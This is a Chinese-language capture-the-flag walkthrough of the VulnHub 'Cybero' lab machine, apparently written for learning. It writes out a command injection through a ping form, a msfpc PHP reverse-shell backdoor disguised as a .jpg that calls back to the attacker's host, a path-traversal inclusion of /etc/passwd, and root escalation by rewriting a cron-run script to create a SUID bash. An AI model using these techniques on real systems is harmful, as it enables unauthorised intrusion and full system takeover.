Cybero

靶机信息

靶机名称：Cybero

下载地址：https://download.vulnhub.com/cybero/Cybero.ova

操作系统：centos

渗透目标：获取 root 权限，取得四个 flag

信息搜集

主机信息：

主机检测：

nmap –sn 192.168.1.1/24　　获得主机 IP　$rhost

查看目标主机开启服务和端口：

nmap –sV $rhost

```
sh-3.2# nmap -p 1-65535 -sV 192.168.1.143
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-07 12:07 CST
Nmap scan report for 192.168.1.143
Host is up (0.0055s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE    SERVICE VERSION
21/tcp   filtered ftp
22/tcp   open     ssh     OpenSSH 7.4 (protocol 2.0)
80/tcp   open     http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
8085/tcp open     http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
MAC Address: 08:00:27:B6:46:0C (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nma
p.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 281.21 seconds
sh-3.2#
```


HTTP 信息搜集:


浏览器访问： $rhost

查看网页源码没有发现可疑注释，用 exif 和 binwalk 命令初步确定图片中没有隐藏额外信息。

用 dirb 扫描 Web 目录，命令如下：dirb $rhost

成功地找到了一个目录“userapp”。在浏览器中访问$rhost/userapp/，看到如图所示的页面。





下载 users.mql 查看，发现有效数据

```
INSERT INTO `users` (`id`, `name`, `surname`, `phone`, `social_media`) VALUES
(1, 'Roxanna', 'Basley', '612-963-4457', '00110110 00111000 00110111 00110100 00110111 00110100 00110111
00110000 00110111 00110011 00110011 01100001 00110010 01100110 00110010 01100110 00110111 00110111
00110111 00110111 00110111 00110111 00110010 01100101 00110110 00111001 00110110 01100101 00110111
00110011 00110111 00110100 00110110 00110001 00110110 00110111 00110111 00110010 00110110 00110001
00110110 01100100 00110010 01100101 00110110 00110011 00110110 01100110 00110110 01100100 00110010
01100110 00110111 00110010 00110110 01100110 00110111 00111000 00110110 00110001 00110110 01100101
00110110 01100101 00110110 00110101 00110110 00110010 00110110 00110001 00110111 00110011 00110110
01100011 00110110 00110101 00110111 00111001 00110010 01100110 ');
```

其中有用户名、电话等信息，值得注意地是 social_media 的值被编码过。“00110110 00111000 ……”每个都以 0 开头，且长度为 8 位，显然是 ASCII 码的二进制形式。按 ASCII 解码后得到长度为 80 的字符串：


68747470733a2f2f7777772e696e7374616772616d2e636f6d2f726f78616e6e656261736c65792f

观察上述字符串，发现每个字符均为有效的 16 进制字符。而 68 是字符 h 的 16 进制 ASCII 码，74 是字符 t 的 16 进制 ASCII 码。故两两组合上述字符串，再次按 ASCII 解码，得到 40 个字符：

https://www.instagram.com/roxannebasley/

（也可直接用 ascii.py 执行获取结果）


获得 Flag1：



获得 Flag：{FLAGCybero50}

浏览器访问： $rhost:8045


查看网页源码，看到 POST 参数的名字是“command”，似乎在暗示是一个命令注入



查看图片是否隐藏信息、扫描目录等都没有收获，只好从输入框突破。

首先尝试了 SQL 注入，发现没有 SQL 注入漏洞，只好从提示找线索。提示说要给 Google 打电话，而刚刚在 users.sql 中获得了一个电话号“612-963-4457”，输入它后点击“Call me”，返回页面提示“Only call”，这说明输入的内容不正确。输入“call”，依旧返回“Only call”。搜索谷歌的电话号码，输入后依旧返回“Only call”。后来想到 call 不一定是打电话，或是和电话号码有关，可能只是一种比喻。最后从“Only 3 times”想到了 ping 命令，因为 ping 命令可以指定 ping 的次数。多番尝试之后终于发现输入“ping -c 3 google.com”返回结果不是“Only call”，而是 ping 命令的输出，如下图所示。

获得 Flag2：



但“Last line of the output:”为空，似乎缺点什么。先不管了，尝试命令注入。又经过多番尝试，终于发现输入“ping -c 3 google.com;whoami”会返回我们想要的结果

获得 Flag：{FLAGCybero10PT}

文件上传：


点击“Follow me” 【 http://192.168.1.143:8085/darkroomforyou/bullshitjok3foryou.php 】


打开的页面如下图所示，是一个文件上传

msfpc PHP 192.168.1.172 4444 msf reverse; mv backdoor.php backdoor.jpg

上传 jpg 图片完毕，但返回结果里没有上传成功后的文件路径

dirb http://192.168.1.143:8085/darkroomforyou/bullshitjok3foryou





又尝试上传了一些文件，有些成功，有些失败，总结如下：

上传一张正常的 png 图片 logo.png：失败

上传一张正常的 jpg 图片 google.jpg：成功


上传 rt.php：失败

将 rt.php 重命名为 rt.jpg 并上传：成功

上传 rt.php，但用 Burp Suite 把请求包中的 Content-Type 改为 image/jpeg：失败

这些测试表明服务器端只是简单地校验了上传文件的后缀名是否在白名单中。


从图中可以看到白名单中的后缀有：jpeg、jpg、gif 和 phtml。且后缀为 phtml 时，返回结果为：



http://192.168.1.143:8085/darkroomforyou/agent.php

Agent 既有“特工”，又有“代理”的意思。CTF 中修改 User-Agent 的题目数不胜数，所以尝试把 User-Agent 修改为“007”，再次提交，看到如下图所示的页面。


获得 Flag3：



获得 Flag：{FLAGCybero35}{FLAGCybero35} Follow me :)

看到新的链接还是原来的路径，只是添加了 GET 参数“page=hello.php”，怎么看怎么像文件包含。尝试访问：/darkroomforyou/agent.php?page=../../../../../../etc/passwd，成功地包含出/etc/passwd 文件的内容，如下图所示。


获得 Flag4：



获得 Flag：{FLAGCybero35}{FLAGCybero44}，还发现两个用户 cybero 和 hemid。尝试包含出/etc/shadow 文件，但失败了，应该是没有权限。

获取 shell：

http://192.168.1.143:8085/darkroomforyou/agent.php?page=uploads/backdoor.jpg



获得 Flag4：

Kali 命令行 msfconsole; use exploit/multi/handler; set payload php/meterpreter/rever_tcp; set lhost/lport; run

```
[-] Unknown command: sudo
meterpreter > shell
Process 8320 created.
Channel 0 created.
id
uid=48(apache) gid=48(apache) groups=48(apache)
whoami
apache
cd /
ls -lh
total 20K
lrwxrwxrwx.   1 root root    7 Feb  8  2019 bin → usr/bin
dr-xr-xr-x.   5 root root 4.0K Feb  8  2019 boot
drwxr-xr-x   19 root root 3.0K Apr  7 07:57 dev
drwxr-xr-x.  78 root root 8.0K Apr  7 07:58 etc
drwxr-xr-x.   4 root root   33 Feb 12  2019 home
lrwxrwxrwx.   1 root root    7 Feb  8  2019 lib → usr/lib
lrwxrwxrwx.   1 root root    9 Feb  8  2019 lib64 → usr/lib64
drwxr-xr-x.   2 root root    6 Apr 11  2018 media
drwxr-xr-x.   2 root root    6 Apr 11  2018 mnt
drwxr-xr-x.   2 root root    6 Apr 11  2018 opt
dr-xr-xr-x  118 root root    0 Apr  7 07:57 proc
dr-xr-x---.   5 root root  218 Feb 12  2019 root
drwxr-xr-x   24 root root  740 Apr  7 13:13 run
lrwxrwxrwx.   1 root root    8 Feb  8  2019 sbin → usr/sbin
drwxr-xr-x.   2 root root    6 Apr 11  2018 srv
dr-xr-xr-x   13 root root    0 Apr  7 12:44 sys
drwxrwxrwt    2 root root    6 Apr  7 16:03 tmp
drwxr-xr-x.  13 root root  155 Feb  8  2019 usr
drwxr-xr-x.  21 root root 4.0K Feb  8  2019 var
ls -lh /var/ftp
total 4.0K
-rw-r--r--. 1 root root 30 Feb 12  2019 cybero.txt
cat cybero.txt
cat: cybero.txt: No such file or directory
cat /var/ftp/cybero.txt
{FLAGCybero10}

pass:hemid123
```

获得 Flag：{FLAGCybero10}

密码“hemid123”。尝试用这个密码以 cybero 用户登录 ssh，发现密码错误，以 hemid 用户登录，登录成功

提权：

以 hemid 的身份登录靶机后发现没有 root 权限，需要提取。在 hemid 家目录中看到文件 17932

尝试了 SUDO 提权和 SUID 提权，都失败了。最后在/tmp 目录中看到文件 endofthegame.py，hemid 用户可以修改这个文件的内容

```
[hemid@localhost ~]$ ls -lha /tmp/
total 8.0K
drwxrwxrwt. 16 root root 4.0K Jun 22 08:54 .
dr-xr-xr-x. 17 root root  224 Feb  8 11:19 ..
-rwxrwxrwx   1 root root   71 Feb 13 18:41 endofthegame.py
```

联系 Vulnhub 中另一个靶机 Wakanda 的“提权”方式，推测有一个定时任务会定期执行 endofthegame.py。所以修改其内容为：

```
#!/usr/env python
import subprocess
subprocess.call(["rm", "log.yum"])

import os
os.system("cp /bin/bash /tmp/bash")
os.system("chmod 6775 /tmp/bash")
```

静静等待几分钟后，惊喜地发现在/tmp 目录中出现了 bash 文件，且设置了 SUID

```
[hemid@localhost ~]$ ls -lha /tmp/bash
-rwsrwsr-x 1 root root 942K Jun 22 09:04 /tmp/bash
```

/tmp/bash -p

```
[hemid@localhost ~]$ /tmp/bash -p
bash-4.2# whoami
root
```